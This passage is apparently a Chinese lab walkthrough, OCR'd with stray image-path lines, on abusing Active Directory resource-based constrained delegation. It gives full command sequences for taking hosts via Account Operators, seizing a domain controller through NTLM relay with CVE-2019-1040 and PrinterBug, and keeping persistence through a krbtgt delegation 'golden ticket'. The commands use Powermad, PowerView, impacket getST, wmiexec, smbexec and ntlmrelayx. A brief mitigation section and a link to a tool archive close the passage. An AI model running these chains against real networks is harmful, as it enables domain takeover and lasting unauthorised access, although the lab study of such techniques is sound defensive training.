
(https://xzfile.aliyuncs.com/media/upload/picture/20220717163322-1e970258-05ab-1.png)

利用方式 2 Acount Operators 组用户拿下主机

如果获得 Acount Operators 组用户就可以获得域内除了域控的所有主机权限

Acount Operators 组成员可以修改域内除了域控其他所有主机的 `msDS-AllowedToActOnBehalfOfOtherIdentity` 属性

这里本地设置一个 Acount Operators 组用户



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163336-26f2de7c-05ab-1.png)

就还是用 many 加入进去

查询 Acount Operators 组成员

```
adfind.exe -h 10.150.127.166:389 -s subtree -b CN="Account
Operators",CN=Builtin,DC=haishi,DC=com member
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220717164444-b49886ea-05ac-1.png)

操作一样

先创建机器账户

```
powershell
Set-ExecutionPolicy Bypass -Scope Process
import-module .\Powermad.ps1
New-MachineAccount -MachineAccount test3 -Password
$(ConvertTo-SecureString "123456" -AsPlainText -Force)
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220717163439-4c83e71c-05ab-1.png)


然后设置委派

先查 sid

```
Get-NetComputer test1 -Properties objectsid
```

test3 sid:S-1-5-21-1400638014-602433399-2258725660-1152






(https://xzfile.aliyuncs.com/media/upload/picture/20220717163450-52f1b642-05ab-1.png)

修改 WEB 的 msds-allowedtoactonbehalfofotheridentity 的值


```
powershell
Set-ExecutionPolicy Bypass -Scope Process
import-module .\powerview.ps1
$SD = New-Object
Security.AccessControl.RawSecurityDescriptor -ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-
1400638014-602433399-2258725660-1152)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer WEB| Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163502-59da90fa-05ab-1.png)

然后生成票据

```
python3 getST.py -dc-ip 10.150.127.166
haishi.com/test3\$:123456 -spn cifs/WEB.haishi.com -
impersonate administrator
```






(https://xzfile.aliyuncs.com/media/upload/picture/20220717163512-5ff7fafe-05ab-1.png)

导入票据

```
export KRB5CCNAME=administrator.ccache

python3 wmiexec.py WEB.haishi.com -no-pass -k -dc-ip
10.150.127.166
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163521-656cf340-05ab-1.png)

利用方式 3：结合 HTLM Relay 接管域控（CVE-2019-1040）

辅助域控 win2016


DC2 10.150.127.186

还是先在 WEB 上创建一个机器用户 test2 123456

```
powershell
Set-ExecutionPolicy Bypass -Scope Process
import-module .\Powermad.ps1
```

```
New-MachineAccount -MachineAccount test2 -Password
$(ConvertTo-SecureString "123456" -AsPlainText -Force)
```


(https://xzfile.aliyuncs.com/media/upload/picture/20220717163532-6bd40d04-05ab-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163539-6fbb54a4-05ab-1.png)

然后开启监听

```
python3 ntlmrelayx.py -t ldap://10.150.127.166 -
smb2support --remove-mic --delegate-access --escalate-user
test2\$
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163550-76796812-05ab-1.png)


然后利用打印机漏洞

```
python3 printerbug.py
haishi.com/many:asd123\!\@10.150.127.186 10.150.127.128
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220717163640-948a77e2-05ab-1.png)


然后申请票据

```
python3 getST.py haishi.com/test2\$:123456 -spn
CIFS/DC2.haishi.com -impersonate Administrator -dc-ip
10.150.127.166
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163650-9a55929c-05ab-1.png)

导入



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163658-9f5b149c-05ab-1.png)

成功接管域控


ntlm-relay 攻击的前提是，smb 认证获取的机器没有开启 smb 签名

cve-2019-1040 在这里的作用是绕过了 mic 检验 因为打印机触发的是 smb 协议 域控是默认带有 smb 签名的 而 cve 漏洞在这里就刚好绕过了 mic 的检验 然后完成了 ntlm-relay 攻击

利用方式 4 打造变种黄金票据

在获得域控的权限后 对 krbtgt 用户设置委派属性 来打造黄金票据 进行权限维持

先创建一个机器账户 test4 123456




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163707-a4bef516-05ab-1.png)

然后来到域控上操作

在 powershell 中执行

```
Set-ADUser krbtgt -PrincipalsAllowedToDelegateToAccount
test4$
Get-ADUser krbtgt -Properties
PrincipalsAllowedToDelegateToAccount
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163718-ab24f4fa-05ab-1.png)

已经成功配置基于资源的约束委派

现在不管 krbtgt 的密码 hash 怎么变 都不会影响我们打造黄金票据

申请票据

```
python3 getST.py haishi.com/test4\$:123456 -spn krbtgt -
impersonate administrator -dc-ip 10.150.127.166
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163727-b02d7daa-05ab-1.png)

导入票据


```
export KRB5CCNAME=administrator.ccache

python3 smbexec.py -k administrator@DC.haishi.com -no-pass
-dc-ip 10.150.127.166
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220717163734-b4bfc3c8-05ab-1.png)

域委派防范措施

高权限用户，设置为 `敏感用户，不能被委派`




(https://xzfile.aliyuncs.com/media/upload/picture/20220717163742-b948f9f0-05ab-1.png)

主机账号需设置委派时，只能设置为约束性委派;

Windows 2012 R2 及更高的系统建立了受保护的用户组 Protected Users，组内用户不允许被委派，这是有效的手段。

受保护的用户组,



(https://xzfile.aliyuncs.com/media/upload/picture/20220717163750-bddf351a-05ab-1.png)

但有一个 cve 可绕过这些限制 CVE-2020-1704

绕过原理就不细讲了 参考 CVE-2020-17049 (https://www.freebuf.com/vuls/258430.html)

稳的防范 就打补丁打补丁 KB4598347

本来是想直接发环境的 但是发现有一台莫名其妙 80 多 g 想想算了 大家自己搭吧 练练手 熟悉熟悉 - -

所用工具

链接： https://pan.baidu.com/s/1TEtjj8hf-pmp9ZsJqikFKQ (https://pan.baidu.com/s/1TEtjj8hf-pmp9ZsJqikFKQ)
提取码：k0pd

参考： https://www.bilibili.com/video/BV1564y1Y7HF?spm_id_from=333.999.0.0&vd_source=17131ae497e9fc1fdcbad3da526ab8a6

(https://www.bilibili.com/video/BV1564y1Y7HF?spm_id_from=333.999.0.0&vd_source=17131ae497e9fc1fdcbad3da526ab8a6)

https://blog.csdn.net/qq_41874930/article/details/108825010
(https://blog.csdn.net/qq_41874930/article/details/108825010)

https://blog.csdn.net/nicai321/article/details/122679357
(https://blog.csdn.net/nicai321/article/details/122679357)

https://blog.csdn.net/qq_44159028/article/details/124118253
(https://blog.csdn.net/qq_44159028/article/details/124118253)